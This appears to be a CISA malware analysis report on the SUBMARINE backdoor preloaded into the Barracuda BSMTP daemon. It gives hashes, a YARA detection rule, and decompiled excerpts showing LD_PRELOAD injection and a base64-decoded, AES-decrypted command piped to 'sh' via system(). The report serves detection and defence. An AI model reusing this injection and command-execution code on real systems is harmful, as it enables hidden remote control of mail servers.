| **SHA1** | cb20b167795db258b307ddee91ded87a9e7562d0 |
| **SHA256** | 81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab |
| **SHA512** | d6b9dfc9b784ca76386cbbf2c75c7e0ad3ac45e4420a838bc21b1464d07208f46901d7a0c8fbeca90303ce48720d7fd60b76d25cfebf5ea5b385e6b9db10ed98 |
| **ssdeep** | 96:dVdsadO5BT/aucX3Qa/c2D1UKDUzW1MuBFQC0NysEuSobXoWhP:yadO5B71cX3Qgc2uKD+aMLC01EuSo |
| **Entropy** | 3.466134 |
| **Path** | /boot/os_tools/libutil.so |
| **Path** | /boot/os_tools/update_version |
| **Path** | /var/tmp/libutil.so |

## Antivirus

No matches found.

## YARA Rules

- rule CISA_10454006_01 : SUBMARINE trojan backdoor remote_access_trojan remote_access information_gathering exploitation determines_c2_server controls_local_machine compromises_data_integrity

```
{
  meta:
     Author = "CISA Code & Media Analysis"
     Incident = "10452108"
     Date = "2023-06-29"
     Last_Modified = "20230711_1500"
     Actor = "n/a"
     Family = "SUBMARINE"
     Capabilities = "determines-c2-server controls-local-machine compromises-data-integrity"
     Malware_Type = "trojan backdoor remote-access-trojan"
     Tool_Type = "remote-access information-gathering exploitation"
     Description = "Detects SUBMARINE Barracuda backdoor samples"
     SHA256_1 = "81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab"
  strings:
     $s1 = { 32 35 30 2d 6d 61 69 6c 32 2e 65 63 63 65 6e 74 72 69 63 2e 64 75 63 6b }
     $s2 = { 6f 70 65 6e 73 73 6c 20 61 65 73 2d 32 35 36 }
     $s3 = { 65 63 68 6f 20 2d 6e 20 27 25 73 27 20 7c 20 62 61 73 65 36 34 20 2d 64 }
     $s4 = { 2d 69 76 }
     $s5 = { 48 65 6c 6c 6f 20 25 73 20 5b 25 73 5d 2c 20 70 6c 65 61 73 65 64 20 74 6f 20 6d 65 65 74 20 79 6f 75 }
     $s6 = { e8 47 fa ff }
     $s7 = { 63 6f 6d 6d 61 6e 64 }
     $s8 = { 2d 69 76 20 36 39 38 32 32 62 36 63 }
     $s9 = { 73 65 6e 64 }
     $s10 = { 73 6f 63 6B 65 74 }
     $s11 = { 63 6f 6e 6e 65 63 74 }
  condition:
     filesize < 15KB and 8 of them
}
```

## ssdeep Matches

No matches found.

## Relationships

| | | |
|---|---|---|
| 81cf3b162a... | Contained_Within | 6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0 |

### Description

The file 'libutil.so' is the SUBMARINE payload. 'libutil.so' is preloaded into the BSMTP daemon, the Linux executable responsible for receiving emails, and processing Simple Mail Transfer Protocol (SMTP) reply messages. Linux Shared Object Preloading is analogous to Dynamic-Link Library (DLL) side loading and DLL injection in the Windows OS.


This file is preloaded using the 'LD_PRELOAD' parameter, applied to 'bsmtpd', the BSMTP daemon executable. The preload parameter is added to two configuration files, files that control the behavior of 'bsmtpd.' When the configuration files restart the daemon, 'libutil.so' is loaded into its process memory, giving it the same privileges and access as 'bsmtpd.'

The malware obtains the BSMTP_ID environment variable from the infected system. The BSMTP_ID has the capacity to be used as a port for malicious traffic. (Figure 8). The process this shared object file is running in, 'bsmtpd', is duplicated and launched using the 'fork' Linux function (Figure 9). The malware opens a connection to 127.0.0.1 on the victim machine it is running on (Figure 10). The 'recv' function is called after the connection is opened, showing that the malware has the capacity to obtain information from the context/environment its executed on.

Figure 11, Pane 1, shows configuration settings for the BSMTP daemon, that allows any email traffic for the address range of 127/8 and multiple actions including 'ehlo.' Pane 2 shows the malware intaking data, and loading the 'ehlo' action into memory.


Figure 12, Pane 1, shows the malware, in conjunction with 'snprintf_chk', printing the string 'echo -n '%s' | base64 -d | openssl aes-256-cbc -d -K 66833b26%d -iv 69822b6c%d 2>/dev/null | sh', to the Linux shell. The string is a command that accepts input '%s', decodes it with Base64, decrypts it with AES, pipes errors to std_out and executes it on the target with the 'sh' bash command and 'system' Linux function. Lastly, the malware has the capacity to print the SMTP string, '250-mail2.eccentric.duck Hello %s [%s], pleased to meet you' . Therefore, given this information, the malware has the capacity to accept encoded and encrypted inputs from 'bsmtpd', execute them, and print a message.

### Screenshots




```
int __cdecl accept(int a1, int a2, int a3)
{
  int v3; // ecx
  int v4; // esi
  char *v5; // eax
  int result; // eax
  int v7; // [esp+0h] [ebp-28h]
  int v8; // [esp+18h] [ebp-10h]

  v4 = dword_4060(v3, 0, a1, a2, a3);
  v5 = getenv("BSMTP_ID");
  if ( v5 )
    SRC_PORT = atoi(v5);
  if ( SRC_PORT && __ROR2__(*(_WORD *)(a2 + 2), 8) == SRC_PORT )
  {
    if ( !fork() )
    {
      launch_backdoor(v4, a2);
      exit(0);
```

**Figure 8.** - Depicts the Linux function 'getenv' "BSMTP_ID" and setting the variable named "SRC_PORT".




```
FED call    _fork
FF2 test    eax, eax
FF4 jz      short loc_1028
```

**Figure 9.** - Depicts the Linux function 'fork.'



```
B66 mov     dword ptr [esp], 2 ; domain = IPv4
B6D call     _socket
B83 lea     eax, (a127001 - 2F80h)[ebx] ; "127.0.0.1"
B89 mov     [ebp+addr.sa_family], 2
B8F lea     esi, [ebp+addr]
B92 mov     word ptr [ebp+addr.sa_data], 1900h
B98 mov     [esp], eax       ; cp
B9B call    _inet_aton
BA0 mov     ecx, 10h
BA5 mov     [esp+8], ecx     ; len
BA9 mov     [esp+4], esi     ; addr = 127.0.0.1
BAD mov     [esp], edi       ; fd
BB0 call     connect         ; Connects To LocalHost
BC4 mov      eax, ds:(welcomebuffer_ptr
BCA mov      [esp+0Ch], edx  ; flags
BCE mov      [esp], edi      ; fd
BD1 mov      [esp+4], eax    ; buf
BD5 call     _recv
BDA mov      [esp], edi      ; fd
BDD mov      esi, eax
BDF call     _close
```

**Figure 10.** - Depicts the initialization of a connection using the Berkeley Sockets API.




```
["default_domain"] = "Barracuda",
["exempt"] = {
    "ip-address in 127/8 from event
    \"connect,helo,ehlo,envfrom,envrcpt,data\" module
    \"mod_rbl,mod_bbl,mod_bwl,mod_registry,mod_spf,mod_throttle\"",
    "relay-address in 127/8 from event \"data_h_received\" module
    \"mod_rbl,mod_spf\"", "relay-address in 127/8 from event \"envfrom\"
```

```
0CE2 call     _recv
0CE7 test     eax, eax
0CE9 jle      short loc_D5C
```

```
CEB mov      esi, [ebp+buf]
CF1 mov      ecx, 4
CF6 cld
CF7 lea      edi, (aEhlo - 2F80h)[ebx] ; "ehlo"
```

**Figure 11.** - Pane 1 shows configuration settings for the BSMTP daemon, not in the malware. Pane 2 shows part of that configuration in the malware.



```
__snprintf_chk(
  v10,
  4096,
  1,
  4096,
  "echo -n '%s' | base64 -d | openssl aes-256-cbc -d -K 66833b26%d -iv 69822b6c%d 2>/dev/null | sh ",
  v13);
system(v10);
v6 = __snprintf_chk(
       v9,
       4096,
       1,
       4096,
       "250-mail2.eccentric.duck Hello %s [%s], pleased to meet you\n"
       "250-SIZE 100000000\n"
       "250-PIPELINING\n"
       "250-8BITMIME\n"
       "250 HELP\n",
       v13);
send(a1, v9, v6, 0);
```

```
-- SMTP Reply Formats.
greeting     = "${server[host]} Hello
${client[host]-${client[name]-${client[addr]}}}
[${client[addr]}], pleased to meet you";
```

**Figure 12.** - Pane 1 shows the Linux functions 'snprintf_chk' and 'system.' Pane 2 shows configuration settings, for the BSMTP daemon.

## Relationship Summary

| | | |
|---|---|---|
| 6dd8de093e... | Contains | 81cf3b162a4fe1f1b916021ec652ade4a14df808021eeb9f7c81c8d2326bddab |
| 6dd8de093e... | Contains | bbbae0455f8c98cc955487125a791052353456c8f652ddee14f452415c0b235a |
| bbbae0455f... | Contained_Within | 6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0 |
| 81cf3b162a... | Contained_Within | 6dd8de093e391da96070a978209ebdf9d807e05c89dba13971be5aea2e1251d0 |

## Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops"**.

## Contact Information

- 1-888-282-0870
- CISA Service Desk (UNCLASS)
- CISA SIPR (SIPRNET)
- CISA IC (JWICS)

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/

## Document FAQ

**What is a MIFR?** A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

**What is a MAR?** A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

**Can I edit this document?** This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-888-282-0870 or CISA Service Desk.

**Can I submit malware to CISA?** Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA's homepage at www.cisa.gov.